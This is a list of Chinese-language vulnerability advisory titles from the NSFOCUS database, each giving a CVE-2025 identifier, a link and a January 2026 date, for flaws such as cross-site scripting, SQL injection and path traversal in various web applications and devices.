# WordPress plugin System Dashboard跨站请求伪造漏洞(CVE-2025-10377)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132331
|
||||
|
||||
2026-01-12
|
||||
# Yida ECMS Consulting Enterprise Management System跨站脚本漏洞(CVE-2025-10386)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132330
|
||||
|
||||
2026-01-12
|
||||
# linlinjava litemall不合理授权漏洞(CVE-2025-10291)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132329
|
||||
|
||||
2026-01-12
|
||||
# zhijiantianya ruoyi-vue-pro不合理授权漏洞(CVE-2025-10278)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132328
|
||||
|
||||
2026-01-12
|
||||
# SEAT Queue Ticket Kiosk不受信数据反序列化漏洞(CVE-2025-10252)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132327
|
||||
|
||||
2026-01-12
|
||||
# Selleo Mentingo跨站脚本漏洞(CVE-2025-10388)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132326
|
||||
|
||||
2026-01-12
|
||||
# AxxonSoft AxxonOne会话过期不足漏洞(CVE-2025-10223)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132325
|
||||
|
||||
2026-01-12
|
||||
# binary-husky GPT Academic路径遍历漏洞(CVE-2025-10236)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132324
|
||||
|
||||
2026-01-12
|
||||
# MiczFlor RPi-Jukebox-RFID跨站脚本漏洞(CVE-2025-10370)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132323
|
||||
|
||||
2026-01-12
|
||||
# Display Paineis TGA路径遍历漏洞(CVE-2025-10245)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132322
|
||||
|
||||
2026-01-12
|
||||
# Siddhant Gour Jasmin Ransomware SQL注入漏洞(CVE-2025-10387)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132321
|
||||
|
||||
2026-01-12
|
||||
# N-able N-central默认权限错误漏洞(CVE-2025-10231)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132320
|
||||
|
||||
2026-01-12
|
||||
# AxxonSoft AxxonOne信息泄漏漏洞(CVE-2025-10222)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132319
|
||||
|
||||
2026-01-12
|
||||
# WordPress plugin Backuply路径遍历漏洞(CVE-2025-10307)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132318
|
||||
|
||||
2026-01-12
|
||||
# CRMEB服务器端请求伪造漏洞(CVE-2025-10391)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132317
|
||||
|
||||
2026-01-12
|
||||
# Jeecg JeecgBoot不合理授权漏洞(CVE-2025-10319)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132316
|
||||
|
||||
2026-01-12
|
||||
# RuoYi不合理授权漏洞(CVE-2025-10384)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132315
|
||||
|
||||
2026-01-12
|
||||
# CRMEB不合理授权漏洞(CVE-2025-10390)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132314
|
||||
|
||||
2026-01-12
|
||||
# AxxonSoft AxxonOne身份认证错误漏洞(CVE-2025-10224)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132313
|
||||
|
||||
2026-01-12
|
||||
# Wavlink WL-WN578W2命令注入漏洞(CVE-2025-10325)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132312
|
||||
|
||||
2026-01-12
|
||||
# Freshworks Platform开放重定向漏洞(CVE-2025-10229)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132311
|
||||
|
||||
2026-01-12
|
||||
# svg-sanitize跨站脚本漏洞(CVE-2025-55166)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132310
|
||||
|
||||
2026-01-12
|
||||
# Junnan Wang Dreamer CMS弱口令使用漏洞(CVE-2025-10320)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132309
|
||||
|
||||
2026-01-12
|
||||
# Colin Devroe Unmark跨站脚本漏洞(CVE-2025-10332)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132308
|
||||
|
||||
2026-01-12
|
||||
# WhatCD Gazelle跨站脚本漏洞(CVE-2025-10340)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132307
|
||||
|
||||
2026-01-12
|
||||
# Korzh EasyQuery SQL注入漏洞(CVE-2025-10399)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132306
|
||||
|
||||
2026-01-12
|
||||
# Perfex CRM跨站脚本漏洞(CVE-2025-10346)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132305
|
||||
|
||||
2026-01-12
|
||||
# Ascensio System ONLYOFFICE跨站脚本漏洞(CVE-2025-10255)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132304
|
||||
|
||||
2026-01-12
|
||||
# D-Link DIR-823X命令注入漏洞(CVE-2025-10401)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132303
|
||||
|
||||
2026-01-12
|
||||
# DJI Mavic硬编码加密密钥使用漏洞(CVE-2025-10250)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132302
|
||||
|
||||
2026-01-12
|
||||
# JEPaaS访问控制错误漏洞(CVE-2025-10247)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132301
|
||||
|
||||
2026-01-12
|
||||
# Scada-LTS跨站脚本漏洞(CVE-2025-10235)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132300
|
||||
|
||||
2026-01-12
|
||||
# warlee kodbox路径遍历漏洞(CVE-2025-10233)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132299
|
||||
|
||||
2026-01-12
|
||||
# YunaiV yudao-cloud不合理授权漏洞(CVE-2025-10277)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132298
|
||||
|
||||
2026-01-12
|
||||
# FoxCMS SQL注入漏洞(CVE-2025-10251)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132297
|
||||
|
||||
2026-01-12
|
||||
# erjinzhi 10OA跨站脚本漏洞(CVE-2025-10274)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132296
|
||||
|
||||
2026-01-12
|
||||
# RonCoo roncoo-pay身份认证错误漏洞(CVE-2025-10288)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132295
|
||||
|
||||
2026-01-12
|
||||
# openDCIM跨站脚本漏洞(CVE-2025-10253)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132294
|
||||
|
||||
2026-01-12
|
||||
# Autodesk Fusion跨站脚本漏洞(CVE-2025-10244)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132293
|
||||
|
||||
2026-01-12
|
||||
# 299Ko路径遍历漏洞(CVE-2025-10232)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132292
|
||||
|
||||
2026-01-12
|
||||
# WordPress plugin Spirit Framework本地文件包含漏洞(CVE-2025-10269)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132291
|
||||
|
||||
2026-01-12
|
||||
# Lokesh Kumar PHP-Code-For-Unlimited-File-Upload跨站脚本漏洞(CVE-2025-10246)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132290
|
||||
|
||||
2026-01-12
|
||||
# SourceCodester Food Ordering Management System SQL注入漏洞(CVE-2025-10400)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132289
|
||||
|
||||
2026-01-12
|
||||
# fcba_zzm ics-park Smart Park Management System危险类型文件不受限上传漏洞(CVE-2025-10398)
|
||||
|
||||
https://www.nsfocus.net/vulndb/132288
|
||||
|
||||
Reference in new issue
Block a user